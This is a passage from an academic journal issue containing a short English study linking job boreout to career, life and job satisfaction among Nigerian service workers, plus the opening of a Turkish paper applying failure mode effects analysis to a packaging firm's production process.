- Salon, D., & Aligula, M. (2012). Urban travel in Nairobi, Kenya: Analysis, insights, and opportunities. *Journal of Transport Geography*, 65-76.
- Strickland, B. (1997). *The Quotable Cyclist*. New York City: Breakaway Books.
- Süme, M. ve Özsoy, S. (2010). Osmanlı'dan Günümüze Türkiye'de Bisiklet Sporuna. *Selçuk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*(24), 345-360.
- Türkiye İstatistik Kurumu. (2017). *Adrese Dayalı Nüfus Kayıt Sistemi Sonuçları*. Türkiye İstatistik Kurumu.
- Uz, V. E., & Karasahin, M. (2014). Kentiçi Ulaşımında Bisiklet. *Türkiye Mühendislik Haberleri*, 41-46.
- Zhong, L., Deng, J., Song, Z., & Ding, P. (2011). Research on environmental impacts of tourism in China: Progress and prospect. *Journal of Environmental Management*, 2972-2983.

Linking Boreout, Career, Life, and Job Satisfaction

Mohammed ABUBAKAR*

Abstract

Boreout - is a state of intense boredom and apathy. It occurs when task lacks the mental stimuli (i.e., mental tasks) required to keep employees awake and conscious about their immediate environment. This incessant decline in mental stimuli may turn employees into "professional zombies". Inferring from the tenets of conservation of resources (COR) theory, this article examines the effect of boreout on job outcomes (i.e., career, life, and job satisfaction) in the service industry. The findings indorse the model of interest, practical and theoretical innuendoes are presented.

Keywords: Boreout; career satisfaction; life satisfaction; job satisfaction, service industry.

Introduction

Mass production as a form of service standardization (Batt, 1999), and strict procedures in customer interactions during service delivery demotivates employees (Wilk & Moynihan, 2005), and demotivation results in increased service failure (Abubakar, & Arasli, 2016). Research concerning lack of challenging work indicates that it can result to undesirable outcomes ranging from job dissatisfaction, withdrawal, reduced job performance to turnover (Bruursema, Kessler, & Spector, 2011; Karatepe, Beirami, Bouzari, & Safavi, 2014; Kass, Vadanovich, & Callender, 2001; Van der Heijden, Schepers, & Nijssen, 2012). Job boreout refers to "a negative psychological state of low work-related arousal, manifested in three main forms: a crisis of meaning at work, job boredom, and a crisis of growth at work" (Stock 2015, p. 574). using conservation of resources (COR) theory as a theoretical framework this study develops and tests a new research model that investigates the relationship between boreout and (i.e., career, life and job satisfaction) in the service industry. This will to us to understand how lack of on-the-job challenge affects job outcomes.

Boreout and career satisfaction

Career satisfaction reflects how service employees feel about their career-related roles, accomplishments and success. Research has shown that challenging and meaningful jobs can enhance career satisfaction (Kong et al., 2012). While, boreout seems to take off these challenge, by demotivating employees, and installing negative emotions through job boredom. Furthermore, a crisis of meaning and a crisis of growth at work tend to diminish personal accomplishment. Those suffering from boreout are dissatisfied with their professional situation (Rothlin, & Werder, 2008). Therefore, boreout is hypothesized to be negatively related to career satisfaction.

H1: *Boreout is negatively related to career satisfaction.*

Boreout and life satisfaction

Life satisfaction is an affective state resulting from one's evaluation of his or her life in general, and the accumulation of individual resources determines life satisfaction (Karatepe, & Karadas, 2015). Thus, employees without sufficient resources because of boreout are prone to negativity (Rothlin, & Werder, 2008). Job boredom, a crisis of meaning and a crisis of growth at work have high tendency to reduce employees' work engagement (Stock, 2015). Consistent with COR theory, less engaged employees are likely to report lower life satisfaction, primarily due to resource loss. Therefore, boreout is hypothesized to be negatively related to life satisfaction.

H2: *Boreout is negatively related to life satisfaction*

Boreout and job satisfaction

According to Bakker and Demerouti (2008), service employees who find interest and meaning in their jobs often display high levels of affective commitment and performance. Challenging and meaningful jobs offers development and growth (Karatepe et al., 2014); enhance job satisfaction and impedes job search behaviors among service employees (Cavanaugh et al., 2000). Job boredom depletes valuable job resources, service employees with a crisis of meaning at work perceive their work as futile (Douglas et al., 2004), and are less

* PhD, College of Business, Antalya Bilim University, Turkey

likely to deliver superior service due to loss of work spirit (Purohit, 2010). Therefore, boreout is hypothesized to be negatively related to job satisfaction.

H3: *Boreout is negatively related to job satisfaction*

Methods

Sample and procedure

Using a judgmental sampling technique 1,000 emails were sent to employees working in the Nigerian service sector, 38 emails bounced back owing to full mail-box and erroneous e-mail address entry. At last 258 valid responses were retrieved. Of these responses, 53% were women, and 42% were married. Forty two percent have organizational tenure between 3 and 5 years, 38% between 6 and 8 years, 14% less than 3 years and the rest 9 years and above. Forty four percent of the respondents have monthly income above 100,000Naira, 34% between 80,000 and 99,999Naira, 17% between 50,000 and 79,999 Naira and the rest less than 50,000Naira per month. Most of the participants (47%), have bachelor's degrees, 30% have some college degrees, and 12.4% have higher degrees, and the rest are high school certificate holders.

Instruments

Boreout was measured via 12 items adopted from the work of Stock (2015). *Career satisfaction* was measured via 5 items adopted from the work of Greenhaus et al. (1990). *Life satisfaction* was measured via 5 items adopted from the work of Diener et al. (1985). *Job satisfaction* was measured via 3 items adopted from the work of Netemeyer et al. (1997).

Results

All the measures were subjected to a confirmatory factor analysis (CFA) for scale purification using IBM SPSS AMOS program v20. Retained items factor loadings for each variable exceeded the recommended value .60 (Bagozzi & Baumgartner, 1994). The Cronbach's alpha (α) coefficients and composite reliability (CR) for each latent variable was above .60, and the average variance extracted (AVE) by each latent variable was above 0.50, except for boreout and life satisfaction. Fornell and Larcker (1981) suggested that if AVE is less than 0.5 and CR is higher than 0.6, the convergent validity of the construct is still adequate. Overall, model fit statistics and significant loadings indicated evidence of convergent validity (Anderson & Gerbing, 1988). Correlation coefficient were all below .80 which demonstrates evidence of discriminant validity (Kline, 2005). See Table 1

Table 1. Psychometrics Properties of the Measures

Instruments statistics)	Loadings	(t-
Boreout ($\alpha=.91$, $CR=.90$, $AVE=.49$)		
In my job I feel bored.	.72	-
In my job I am not fascinated by my tasks.	.70	10.66
In my job I am not able to concentrate.	.72	11.03
In my job I am frustrated	.*	.*
My work seems meaningless.	.73	11.21
I don't see any sense in my work.	.72	11.15
I suffer from the fact that I do not see any point in my work.	.71	10.98
When I think about the meaning of my work I find only emptiness.	.68	10.38
My job offers me opportunities for personal growth and development (r).	.73	11.29
My work gives me the feeling that I can achieve something (r).	.70	10.81

My work offers me the possibility of independent thought and action (r).	.61	9.40
I learn new things in my work (r).	.68	10.45
Career satisfaction ($\alpha=.91$, $CR=.89$, $AVE=.68$)		
I am satisfied with the success I have achieved in my career	.62	12.07
I am satisfied with the progress I have made toward meeting my overall career goals	.69	14.48
I am satisfied with the progress I have made toward meeting my goals for income	.95	30.99
I am satisfied with the progress I have made toward meeting my goals for advancement	.98	-
I am satisfied with the progress I have made toward meeting my goals for the development of new skills	.*	.*
Life satisfaction ($\alpha=.81$, $CR=.82$, $AVE=.47$)		
In most ways my life is close to my ideal	.71	-
The conditions of my life are excellent	.71	9.97
I am satisfied with my life	.63	8.97
So far I have gotten the important things I want in my life	.69	9.73
If I could live my life over, I would change almost nothing	.68	9.66
Job satisfaction ($\alpha=.79$, $CR=.79$, $AVE=.56$)		
I feel fairly well satisfied with my present line of work	.78	10.74
I feel a great sense of satisfaction from my line of work	.75	10.42
All things considered (i.e. pay, promotion, supervisors, co-workers etc.), how satisfied are you with your present line of work?	.72	-

Note; CR, construct reliability; AVE, average variance extracted; α , Cronbach's alpha; -* dropped items during confirmatory factor analysis. – Not available.

For common method variance (CMV), confidentiality of the participants was assured and the online nature of the survey ensures this (MacKenzie & Podsakoff, 2012). Second, proximal and psychological approaches were used to make it appear that the measurement of the predictor variable is not related to the measurement of the criterion variables, by placing them on web separate pages (MacKenzie & Podsakoff, 2012). Means, standard deviations, and correlations for the study variables are presented in Table 2. There were notable associations between the researched variables. The dataset revealed that boreout negatively influenced career satisfaction ($\beta = -.426$, $p < .001$), life satisfaction ($\beta = -.474$, $p < .001$), and job satisfaction ($\beta = -.614$, $p < .001$) of service employees. Hence, hypothesis 1, 2 and 3 received empirical support. See Table 3

Table 2. Correlation Table

Variable	1	2	3	4
1. Boreout	-			
2. Career satisfaction	-.428**	-		
3. Life satisfaction	-.473**	.444**	-	
4 Job satisfaction	-.613**	.274**	-.502**	-
Mean	4.58	1.36	1.28	1.40
Standard deviation	0.39	0.52	0.36	0.42

Note: ** $p < 0.01$ level. (Two-tailed)

Table 3. SEM results utilizing maximum likelihood estimates

Independent variable	Dependent variable	B (β)

Boreout	Career satisfaction	-.569(-.426) ***
Boreout	Life satisfaction	-.436(-.474) ***
Boreout	Job satisfaction	-.663(-.614) ***

Notes: *B*, unstandardized coefficients; *β*, standardized coefficients; *** $p < 0.01$ level. (Two-tailed)

Discussion

This article is among the first to introduce and explore the concept “boreout” in the service industry. Boreout is a hidden and low strain, which represent an omnipresent threat for managers in the service industry. This article sheds new light on boreout as pervasive construct with a magnificent impact on satisfaction crystals. The results from both methods shew that boreout negatively influence service employees’ satisfaction (i.e., career, life and job), as service employees suffering from boreout may lack the stimuli required to complete their tasks. Second, the absence of challenge reduces the sense of meaning at work, especially when service employees are charged with menial tasks. Third, the perception of not learning something new would diminish the perception of personal accomplishments. Boreout absorbs employees valued resources, this is consonant with COR theory, as loss of resources often makes an individual less productive and less satisfied (Hobfoll, 2011). Halbesleben et al. (2013) highlighted that individuals with fewer resources, such as energy finds it difficult to invest it and that it hampers productivity. In sum, the findings in this article shows that boreout affects service employee’s satisfaction in a negative way.

Implications

The outcome of this study formulates some implications for practitioners. Boreout is at large hunting down employees primarily due to overly standardized processes, which will impede and diminish the satisfaction crystal that every employee is entitle to. Frederick Herzberg pointed out that reducing job and career dissatisfaction is not necessarily conducive to increased job satisfaction, as those two attitudes may be influenced by different factors (Herzberg, Mauesner, & Snyderman, 1959). To reduce boredom and apathy and to avoid transforming employees into “professional zombies”. HRM practices should not just focus on increasing job and career satisfaction, or balancing work-life domain, but enrich and design jobs to have meaning and challenge. More generally, practitioners need to ensure that service employees have greater job autonomy to reduce the rigidity at service encounter.

References

- Abubakar, A.M., & Arasli, H. (2016). Dear Top Management Please Don’t Make Me Cynic: Intention to Sabotage. *Journal of Management Development*, 41(1), 53-69
- Anderson, J.C., & Gerbing, D.W. (1988). Structural equation modeling in practice: a review and recommended two-step approach. *Psychological Bulletin*, 103(3), 411-423. <http://dx.doi.org/10.1037/0033-2909.103.3.411>
- Bagozzi, R. P., & Baumgartner, H. (1994). *The evaluation of structural equation models and hypothesis testing*. In Bagozzi RP (Ed.), *Principles of marketing research* (pp. 386–422). Cambridge: Blackwell Publishers.
- Bakker, A. B., & Demerouti, E. (2008). Towards a model of work engagement. *Career Dev.Int.* 13 (3), 209–223.
- Bakker, A.B., Demerouti, E., 2007. The job demands–resources model: state of the art. *Journal Managerial Psychology*, 22(3), 309–328.
- Batt, R. (1999). Work organization, technology, and performance in customer service and sales. *Industrial & Labor Relations Review*, 52(4), 539-564. <http://www.jstor.org/stable/2525063>
- Bentler, P. M. & Bonett, D. G. (1980). Significance tests and goodness of fit in the analysis of covariance structures. *Psychological Bulletin*, 88(1), 588-606. <http://dx.doi.org/10.1037/0033-2909.88.3.588>.
- Browne, M. W., & Cudeck, R. (1993). *Alternative ways of assessing model fit*. In K. A. Bollen & J. S. Long (Eds.), *Testing structural equation models* (pp. 136-162). Thousand Oaks, CA: Sage.
- Bruursema, K., Kessler, S. R., & Spector, P. E. (2011). Bored employees misbehaving: The relationship between boredom and counterproductive work behavior. *Work & Stress*, 25(2), 93–107. <http://dx.doi.org/10.1080/02678373.2011.596670>
- Cavanaugh, M. A., Boswell, W. R., Roehling, M. V., & Boudreau, J. W. (2000). An empirical

- examination of self-reported work stress among U.S. managers. *Journal of Applied Psychology*, 85(1), 65–74.
- Chan, D. (2009). So why ask me? Are self-report data really that bad? In C. E. Lance & R. J. Vandenberg (Eds.), *Statistical and methodological myths and urban legends: Doctrine, verity and fable in the organizational and social sciences* (pp. 311–338). New York: Routledge
- Douglas, R. M., Gilson, R. L., & Harter, L. M. (2004). The psychological conditions of meaningfulness, safety and availability and the engagement of the human spirit at work. *Journal of Occupational and Organizational Psychology*, 77(1), 11–37. Doi: 10.1348/096317904322915892
- Fornell, C., & Larcker, D. F. (1981). Evaluating structural equation models with unobservable variables and measurement error. *Journal of Marketing Research*, 18(1), 39–50. Doi: 10.2307/3151312
- Greenhaus, J. H., Parasuraman, S., & Wormley, W. M. (1990). Effects of race on organizational experiences, job performance evaluations, and career outcomes. *Academy of Management Journal*, 33(1), 64–86. <http://www.jstor.org/stable/256352>
- Gursoy, D., Maier, T., & Chi, C. (2008). Generational differences: an examination of the work values and generational gaps in the hospitality workforce. *International Journal of Hospitality Management*, 27, 448–458.
- Halbesleben, J. R., Wheeler, A. R., & Paustian-Underdahl, S. C. (2013). The impact of furloughs on emotional exhaustion, self-rated performance, and recovery experiences. *Journal of Applied Psychology*, 98(3), 492–503. doi:10.1037/a0032242
- Herzberg, F., Mauesner, B., & Snyderman, B. (1959). *The motivation to work* (2nd ed.). New York: Wiley
- Hobfoll, S. E. (2011). Conservation of resources caravans in engaged settings. *Journal of Occupational and Organizational Psychology*, 84(1), 116–22. DOI: 10.1111/j.2044-8325.2010.02016.x
- Karatepe, O. M. (2010). Role stress, emotional exhaustion, and job satisfaction in the hotel industry: The moderating role of supervisory support. *FIU Hospitality Review*, 28(3), 48–66.
- Karatepe, O. M., Beirami, E., Bouzari, M., & Safavi, H. P. (2014). Does work engagement mediate the effects of challenge stressors on job outcomes? Evidence from the hotel industry. *International Journal of Hospitality Management*, 36(1), 14–22. <http://dx.doi.org/10.1016/j.ijhm.2013.08.003>
- Karatepe, O.M., & Karadas, G. (2015). Do psychological capital and work engagement foster frontline employees' satisfaction? *International Journal of Contemporary Hospitality Management*, 27(6), 1254 – 1278. <http://dx.doi.org/10.1108/IJCHM-01-2014-0028>
- Kass, S. J., Wallace, J. C., & Vodanovich, S. J. (2003). Boredom proneness and sleep disorders as predictors of adult attention deficit scores. *Journal of Attention Disorders*, 7(2), 83–91
- Kong, H., Cheung, C., & Song, H. (2012). From hotel career management to employees' career satisfaction: The mediating effect of career competency. *International Journal of Hospitality Management*, 31(1), 75–85. <http://dx.doi.org/10.1016/j.ijhm.2011.03.002>
- MacKenzie, S.B., & Podsakoff, P.M. (2012). Common Method Bias in Marketing: Causes, Mechanisms, and Procedural Remedies. *Journal of Retailing*, 88(4), 542–555. <http://dx.doi.org/10.1016/j.jretai.2012.08.001>
- Netemeyer, R.G., Boles, J.S., McKee, D.O., & McMurrian, R. (1997). An investigation into the antecedents of organizational citizenship behaviors in a personal selling concept. *Journal of Marketing*, 61(3), 85–98.
- Purohit, B. K. (2010). *Leveraging the integration of sales career cycle with brand life cycle in Indian pharmaceutical firms*. Ahmedabad: Research Publications, Indian Institute of Management.
- Rothlin, P., & P. Werder. (2008). *Boreout! Overcoming workplace demotivation*. Philadelphia, PA: Kogan Page Limited.
- Stebbins, R. A. (1970). Career: the subjective approach. *Sociological Quarterly*, 11, 32–49.
- Stock, R. M. (2015). Is boreout a threat to frontline employees' innovative work behavior? *Journal of Product Innovation Management*, 32(4), 574–592. DOI: 10.1111/jpim.12239
- Stock, R. M. (2016). Understanding the relationship between frontline employee boreout and customer orientation. *Journal of Business Research*, 69, 4259–4268. <http://dx.doi.org/10.1016/j.jbusres.2016.02.037>
- Van der Heijden, G. A., Schepers, J. J., & Nijssen, E. (2012). Understanding workplace boredom among white collar employees: Temporary reactions and individual differences. *European Journal of Work & Organizational Psychology*, 21(3), 349–375. <http://dx.doi.org/10.1080/1359432X.2011.578824>
- Wilk, S. L., & L. M. Moynihan. (2005). Display rule regulators: The relationship between supervisors and worker emotional exhaustion. *Journal of Applied Psychology*, 90(5), 917–27. DOI: 10.1037/0021-9010.90.5.917

Süreç Hata Türü Etkileri Analizi (HTEA), Uygulamada Karşılaşılan Kısıtlar ve Öneriler: Ambalaj Sanayinde Bir Uygulama

Çiğdem SOFYALIOĞLU*

Burak KARTAL**

Gökhan ERİM***

Öz

Hata Türü ve Etki Analizi (HTEA) kalitenin güvence altına alınması amacıyla, ürün ve üretim süreçlerinde ortaya çıkan hataları önlemek üzere kullanılan bir metodolojidir. Bu metodoloji hataların ortaya çıkma sıklığı, şiddeti ve saptanabilirliği kriterlerine dayanarak hesaplanan Risk Öncelik Puanlarına (RPN) göre öncelikle önlem alınması gereken hata türlerini sıralar. Ancak geleneksel HTEA uygulamasında hesaplanan RPN, dayandığı ölçüm teorisine göre geçersiz bir ölçüt olması bakımından eleştirilere maruz kalmaktadır. Bu eleştirinin özünde RPN'nin, sıralı ölçeğe sahip üç temel kriterin çarpımı ile elde ediliyor olmasının matematiksel olarak tutarsızlıklara yol açabileceği düşüncesi bulunmaktadır. Çalışmamızda bu güçlüklerle başa çıkmak üzere Wheeler (2011) tarafından önerilen yöntem de ele alınmıştır. Ayrıca Ambalaj Sanayinde faaliyet gösteren bir firmada gerçekleştirilen HTEA uygulamasında hata türlerinin önceliklendirilmesi her iki yönetime göre değerlendirilmiş, elde edilen sonuçlar karşılaştırılmaya çalışılmıştır. Bu inceleme sonucunda görülmüştür ki; hem geleneksel yaklaşım hem de Wheeler (2011) tarafından önerilen yaklaşım, RPN hesaplamasında dikkate alınan üç risk kriterinin ağırlıklandırılmasında çeşitli dezavantajlar taşımaktadır. Daha uygun bir çözüm ise ortaya çıkma olasılığı ve şiddet risk unsurlarının firmadaki uzman ekip tarafından ağırlıklandırılmasının yapılması ve saptanabilirliğin ise ağırlıklandırmada ya hiç dikkate alınmaması ya da daha düşük bir oranda dikkate alınmasıdır.

Anahtar Kelimeler: Hata Türü ve Etki Analizi (HTEA), Risk Öncelik Puanı (RPN), hatanın ortaya çıkma olasılığı, hatanın şiddeti, hatanın saptanabilirliği

An Application of Failure Mode Effects Analysis (FMEA) in the Packaging Industry With Practical Considerations

Abstract

Failure Mode Effects Analysis (FMEA) is a useful methodology to prevent failures in products and manufacturing processes so as to assure quality. In this method, potential failure modes are ranked according to their Risk Priority Number (RPN) which is calculated based on three criteria: frequency of occurrence, severity of failure, and difficulty of detection. The traditional FMEA approach calls for the multiplication of these three criteria to determine RPN scores; hence, it is criticized by some scholars for using ordinal scales in criteria computation. To avoid this problem, Wheeler (2011) suggests a new method in which the multiplication of ordinal numbers is omitted and SOD (Severity, Occurrence, Detection) codes are used instead. In this study, both methods are used at a firm in the Turkish packaging industry and possible drawbacks of each method are stressed. As a solution, we recommend that a team of experts in the firm should assess the weight between severity and occurrence while detection should be given a lesser importance or ignored completely.

Key Words: Failure Mode Effects Analysis (FMEA), risk priority number (RPN), occurrence, severity, detection

GİRİŞ

Küreselleşme ve uluslararası rekabetin her geçen gün daha da artması müşteri memnuniyetini ön plana çıkarmış, israfın ortadan kaldırılarak, yüksek kaliteli mal ve hizmetlerin zamanında, uygun fiyatla teslim edilmesi şirketlerin rekabet edebilirliğinde vazgeçilmez bir faktör haline gelmiştir. Bu kapsamda kalitenin güvence altına alınması amacı ile uygulanan Hata Türü ve Etkileri Analizi (HTEA), üretim süreçlerinde ortaya çıkabilecek hatalar üzerinde odaklanmayı sağlayan, ekip çalışması ile yüksek katma değerli iş sonuçlarına ulaşmayı hedefleyen bir hata önleme yaklaşımıdır.

Bu kapsamda HTEA belirli bir düzeyde ortaya çıkması muhtemel hataların tespit edilmesiyle başlayan ve bunların alt sistemler düzeyindeki etkilerini keşfeden sistematik bir yaklaşımdır (Sharma et al., 2005, Peeters et al., 2018). İlk olarak 1963 yılında NASA tarafından güvenilirlik gereklilikleri için önerilen HTEA daha sonra havacılık, nükleer ve otomotiv endüstrileri başta olmak üzere birçok endüstride güvenlik ve güvenilirlik analizi için yaygın bir biçimde kullanılmaya başlamıştır.

HTEA, tüm hataların tespit edilme olasılığını ve etkilerin uygun şekilde tahmin edilebilirliğini arttırdığından, farklı uzmanlık alanlarına (mekanik, tasarım, yazılım, operasyonlar ve bakım vb.) sahip çalışanlardan oluşan bir ekip çalışmasıyla gerçekleştirilir. HTEA yönteminde her bir hat türünün kritikliği Risk Öncelik Puanı (RPN) ile ölçülür. RPN, (1'den 10'a kadar derecelendirilmiş) üç göstergenin bir fonksiyonudur; hatanın ortaya çıkma olasılığı (O), şiddeti (S) ve saptanabilirliği (D). RPN değeri bu üç göstergenin aldığı değerlerin çarpımı ile elde edilir.

* Doç.Dr., Manisa Celal Bayar Üniversitesi, İ.İ.B.F., cigdem.sofyalioglu@yahoo.com (corresponding author)

** Doç.Dr., Manisa Celal Bayar Üniversitesi, İ.İ.B.F., burakkartal@yahoo.com

*** Manisa Celal Bayar Üniversitesi, SBE İşletme Tezsiz YL Programı, erim733@gmail.com

Ortaya çıkma olasılığı (O) , hatanın belirli bir zaman diliminde ortaya çıkma sıklığına atıfta bulunur ve nerdeyse hiç gerçekleşmeme olasılığından, gerçekleşmesi kaçınılmaza kadar bir ölçek üzerinde derecelendirilir

Hatanın şiddeti (S), hatanın etkisinin ciddiyetini ifade eder ve çok düşük düzeyde etkiden, çok yüksek düzeyde etkilere kadar derecelendirilir. Bu derecelendirmeye göre hatalar 4 grup altında toplanır (Çeber, 2010):

Çok küçük hata: Yaralanmalara ve sistemin bozulmasına yol açacak kadar ciddi görülmeyen; planlanmamış bakım ile tamir sayesinde düzeltilebilecek hatalar (S:1-2)

Küçük Hata: Küçük yaralanmalara, sistemde küçük hasarlara ve çıktılarda çok az azalmaya yol açabilecek hatalar (S:3-6)

Kritik Hata: Yaralanmalara, çıktılarda ciddi azalmaya neden olup, sistemde hasara yol açan ve tamiri bakım görevlileri tarafından yapılamayan hatalar (S:7-8)

Çok kritik hata: Can kaybı ile sonuçlanabilecek, çıktılarda önemli oranda azalma ile sonuçlanan, sistem veya ürün düzeyinde etkide bulunan hatalar (S:9-10)

Son olarak saptanabilirlik (D) göstergesi ise hatanın etkilerinin ortaya çıkmasından önce (örneğin işlem kontrolleri, prosedürler ve operatörün tesbit edebilirliği ile) tespit edilememesi olasılığını ifade eder ve saptanabilirlik düzeyi çok yüksekten nerdeyse imkansıza kadar giden bir ölçek üzerinde değerlendirilir. Hataların ortaya çıkma olasılığı, şiddeti ve keşfedilebilirliğine yönelik değerlendirme ölçeği Tablo 1’de yer almaktadır.

Tablo 1. Değerlendirme Göstergelerine İlişkin Değerlendirme Tablosu

Derece	Göstergeler		
	Ortaya Çıkma İhtimali (milyonda gözlenme sayısı)	Şiddet	Saptama İhtimali
10	500 000	Çok Tehlikeli DerecedeYüksek	0-5
9	100 000	Son Derece Yüksek	6-15
8	50 000	Çok Yüksek	16-25
7	10 000	Yüksek	26-35
6	5 000	Orta	36-45
5	1 000	Düşük	46-55
4	500	Çok Düşük	56-65
3	100	Önemsiz	66-75
2	50	Yok denecek derecede düşük	76-85
1	1	Yok	86-100

(Kaynak: Xiao et al, 2011; Paciarotti et al., 2014)

Bu üç faktöre dayanarak Risk Öncelik Puanının hesaplanmasının ardından elde edilen değerlerin büyüklük sıralamasına göre hata türlerinin kritikliği değerlendirilir ve bunların ortadan kaldırılması amacıyla düzeltici önlemler uygulanır. Düzeltici önlemlerin ardından risklerin azalmış olup olmadığı veya riskin ortaya çıkma olasılığı, şiddeti ve saptanabilirliğinin iyileştirilmesinde düzeltici önlemin ne kadar etkili olduğunu anlamak üzere RPN değerinin yeniden hesaplanması önerilir (Xiao et al., 2011). HTEA’nın sürecin veya ürünün erken aşamalarında kullanılması, alınan düzeltici önlemlerin azaltılması veya giderek ortadan kaldırılması açısından çok önemlidir. Hataların erken aşamalarda tespit edilmesi ve ortadan kaldırılması geç aşamalarda karşılaşılan ürün uyumsuzluğu probleminin maliyetlerini ortadan kaldırmaktadır (Paciarotti et al., 2014).

Çalışmamızda ambalaj sanayinde faaliyet gösteren bir firmada gerçekleştirilen HTEA uygulamasına yer verilmiştir. Firma HTEA yöntemi ile belirlediği kritik hata türlerine ait düzeltici önlemler almış, ayrıca bu önlemlerin kritik hata türlerinde iyileşme sağlayıp sağlamadığını görmek üzere RPN değerlerini yeniden hesaplamıştır.

Literatürde RPN’e dayalı olarak kritik hata türlerinin saptanmasına ilişkin eleştiriler getirilmektedir. İlerleyen bölümlerde bu eleştirilere yanıt olarak Wheeler (2011) tarafından önerilen yaklaşım ele

alınmış, önerilen ve geleneksel HTEA yöntemleri ile elde edilen risk sıralamaları karşılaştırılmaya çalışılmıştır.

Uygulama


Bu çalışmanın amacı HTEA yöntemini ambalaj sanayinde faaliyet gösteren bir firmada uygulayarak elde edilen iyileştirmeleri gözlemlemeye çalışmak ve uygulama esnasında karşılaşılan sorunlara literatüre dayanarak çözüm önerileri geliştirmeye çalışmaktır.

Firmanın kulplu kapak üretim sürecinde gerçekleştirilen HTEA uygulaması boyunca ilk olarak proje lideri, kalite güvence sorumlusu, üretim şefi, üretim mühendisi, kalıp formeni ve üretim ustabaşından oluşan çalışma ekibi oluşturulmuş ve ekip ürüne ilişkin imalat sürecini inceleyerek süreç akış şemasını oluşturmuştur (Şekil 1).


Çalışma ekibi tarafından gerçekleştirilen çalışmalarda imalat sürecinde ürünle ilgili karşılaşılabilecek on üç hata türü tespit edilerek bu hataların nedenleri, müşteriye olası etkileri ve hataları önlemede kullanılan mevcut kontrol yöntemleri belirlenmiştir.

Bunu takiben her bir hata türünün ortaya çıkma sıklığı, şiddeti ve saptanabilirlik derecesi değerlendirilerek Risk Öncelik Puanı hesaplandıktan sonra, öncelikli olarak ele alınması gereken hata türleri belirlenmiş ve bu hataları ortadan kaldırmak üzere gerekli önleyici faaliyetlerin neler olabileceği saptanmıştır.

Son olarak alınan önlemler sonrasında söz konusu hata türlerinin RPN değerleri yeniden hesaplanmış,



önceki durumla karşılaştırılarak bir iyileşme sağlanıp sağlanmadığı tespit edilmeye çalışılmıştır.



Şekil 1. Kulplu Kapak Üretim Süreci Akış Şeması
Tablo 2. Süreç HTEA Uygulaması

N o	Hata Türü	Hatanın Şiddeti (S)	Hatanın Ortaya Çıkma Olasılığı (O)	Hatanın Saptanabilir liği (D)	Risk Öncelik Puanı (RPN=SXO XD)	Öncelik Sıralam ası
1	Kapaklarda siyah yanık izi	5	8	7	280	2
2	Üründe itici çubuğu izi	6	4	6	144	6
3	Üründe çapak oluşması	6	7	4	168	5
4	Kalıpta çökelti kalması	4	6	3	72	10
5	Üründe renk dalgalanması	6	5	8	240	3
6	Üründe birleşme izi	5	7	6	210	4
7	Hava kabarcığı oluşması	6	3	4	72	10
8	Soğuk hammadde hatası	4	6	5	120	7
9	Akış yönünde dağılan iz	7	10	9	630	1
10	Üründe çökelti	5	4	6	120	7
11	Üründe parlak ve mat yüzey	3	6	6	108	9
12	Üründe beyazlanma	4	4	7	112	8
13	Üründe eksik baskı	2	6	5	60	11

Klasik HTEA uygulaması sonrasında RPN değerlerinin büyüklüğüne göre hangi maddelerin kritik hata türü olarak seçileceğine karar verirken aşağıdaki yaklaşım önerilmektedir (Sönmez ve Ünğan, 2017);

- RPN < 40 ise önlem almaya gerek yoktur.
- $40 \leq \text{RPN} \leq 100$ ise önlem alınmasında fayda vardır.
- RPN > 100 ise mutlaka önlem alınması gerekir.

Ancak firma gerçekleştirdiği ilk HTEA uygulamasında sadece en yüksek RPN değerine sahip ilk üç hata türü üzerine odaklanmaya karar vermiştir. Yapılan toplantı ve denemeler sonucunda söz konusu üç kritik hatanın önlenmesi amacıyla aşağıdaki düzeltici önlemlerin alınmasına ve uygulanmasına karar verilmiştir.

1) Akış yönünde dağılan iz (RPN=630)

Hata nedeni: Hammaddenin nemli olması nedeniyle geri basınç azalması ürün üzerinde izlerin oluşmasına ve şeklin bozulmasına neden olmuştur.

Düzeltilici faaliyet: Ham maddenin nem ölçer ile kontrol edilmesine karar verilmiştir. Ayrıca makine bant konveyör çıkışlarının sensör ve kamera sistemleri ile desteklenmesine karar verilmiştir.

2) Kapaklarda siyah yanık izi hatası (RPN= 280)

Hata nedeni: Eriyik sıcaklığı artışından kaynaklanmaktadır.

Düzeltilici faaliyet: Eriyik sıcaklığının düşürülmesi amacıyla kalıp üzerine ısı ölçer cihazı monte edilerek sesli uyarı sistemi ile geliştirilmesine karar verilmiştir.

3) Ürün renk dalgalanması hatası (RPN= 240)

Hata nedeni; Kalıp itiş basıncı düşmesinden kaynaklanmaktadır.

Düzeltilici faaliyet: Renk ve basınç kontrolünü sıkılaştırma kararı alınmıştır. Bu amaçla kalıp basıncını gösteren dijital takip ekranının makineye bağlanıp değerlerin takip edilmesine karar verilmiştir.

İşletme tarafından seçilen bu üç kritik hata türü için belirlenen düzeltici önlemlerin uygulamaya başlanmasından sonra olumlu sonuçlar alınmaya başlanmıştır. Uygulama sonrasında bu üç kritik hata türü için ortaya çıkma olasılıkları, şiddeti ve saptanabilirlik dereceleri yeniden değerlendirilmiştir. Sırasıyla;

- 1) Akış yönünde dağılan iz: Yeni RPN değeri 630'dan 90'a düşmüştür (O=6; S=5 ve D=3 değerlendirme puanları ile).
- 2) Kapaklarda siyah yanık izi: Yeni RPN değeri 280'den 24'e düşmüştür (O=2; S=3 ve D=4 değerlendirme puanları ile)
- 3) Ürün renk dalgalanması hatası: Yeni RPN değeri 240'dan 40'a düşmüştür (O=2; S=4 ve D=5 değerlendirme puanları ile)

Firma uygulamanın karmaşık olmayan yapısını ve alınan olumlu sonuçları gördükten sonra HTEA yönteminin üretim süreçlerinde sürekli olarak uygulanabileceğine kanaat getirmiştir.

HTEA

Daha önce de açıklandığı üzere HTEA yönteminde hata türlerinin ortaya çıkma sıklığı, şiddeti ve saptanabilirlik derecelerinin uzmanlar tarafından 1-10 arasında değerlerin yer aldığı sıralı bir ölçek ile değerlendirilmektedir. Sıralı ölçekte yer alan sayısal değerler bir kategorinin diğerine göre ne kadar az ya da fazla / ne kadar önemli ya da daha az önemli olduğu hakkında bilgi verir (Karagöz, 2016). Diğer bir ifadeyle sıralama ölçeği, olayların, olguların birbiriyle karşılaştırılmasında veya derecelendirilmesinde kullanılır (Akıncı, 2011). Sıralama ölçeği ile sıralanan birimler arasındaki uzaklıkların birbirine eşit olması gerekmez. Sıralama ölçeği ile elde edilen değerlerle yapılan matematiksel işlemler, eşit aralıklı ve oran ölçeğine göre oldukça sınırlıdır. Sıralı ölçekli verilerle;

